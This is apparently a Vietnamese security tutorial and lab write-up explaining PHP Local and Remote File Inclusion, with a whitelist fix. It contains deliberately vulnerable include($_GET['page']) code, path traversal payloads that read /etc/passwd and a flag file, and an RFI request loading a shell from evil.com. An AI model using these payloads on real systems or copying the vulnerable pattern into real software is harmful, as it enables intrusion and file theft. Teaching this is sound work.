Phần 1: Lý thuyết

LFI (Local File Inclusion) là gì?

Local File Inclusion (LFI) là lỗ hổng cho phép kẻ tấn công chèn (include) một tệp tin nội bộ (trong server) vào chương trình PHP bằng cách điều khiển giá trị của biến sử dụng trong hàm include(), require(), include\_once() hoặc require\_once().

Ví dụ code dễ dính LFI:

<?php

$page = $\_GET['page'];

include($page);

?>

Truy cập:

http://example.com/index.php?page=../../../../etc/passwd

Nếu open\_basedir không được cấu hình đúng, attacker có thể đọc file hệ thống, như:

* /etc/passwd trên Linux
* C:\Windows\win.ini trên Windows

Mức độ nguy hiểm:

* Đọc thông tin nhạy cảm (config, source code)
* Truy cập file log, kết hợp để RCE (ví dụ include /var/log/apache2/access.log chứa mã PHP đã inject trước đó)

2. RFI (Remote File Inclusion) là gì?

Remote File Inclusion (RFI) xảy ra khi ứng dụng PHP cho phép chèn file từ bên ngoài (qua giao thức HTTP) và thực thi nội dung đó như mã PHP.

Ví dụ:

<?php

$page = $\_GET['page'];

include($page);

?>

Truy cập:

http://example.com/index.php?page=http://evil.com/shell.txt


Nếu allow\_url\_include = On trong php.ini, PHP sẽ:

* Tải nội dung shell.txt từ remote
* Thực thi nội dung đó như PHP code

RFI = nguy cơ RCE cực kỳ cao

Phần 2: Triển khai lab kết hợp Path traversal + LFI


Ở đây, dữ liệu từ người dùng được lấy trực tiếp mà không qua kiểm tra. Sau đó kết hợp thành đường dẫn file. Cuối cùng PHP sẽ include bất kỳ file nào nếu tên file được tạo hợp lệ, dù nó nằm ngoài thư mục pages/




Như vậy, ta có thể truyền ../ để traversal ra ngoài thư mục pages sau đó truy cập file nhạy cảm khác trong server.

Tiến hành:


Khi chúng ta khai thác path traversal đi đến, có thể xem được etc/passwd



Sau đó, hãy thử gọi ../secret/flag.php, PHP sẽ include("pages/../secret/flag.php"), thực chất là include("secret/flag.php") → Truy cập file ngoài pages/



Cách khắc phục: dùng danh sách trắng (whitelist)



Còn lỗ hổng về RFI, yêu cầu người dung phải bật On như trên, nhưng mặc định PHP đều off



Cộng với việc hacker có thể điều khiển trực tiếp đường dẫn để có thể RFI thành công

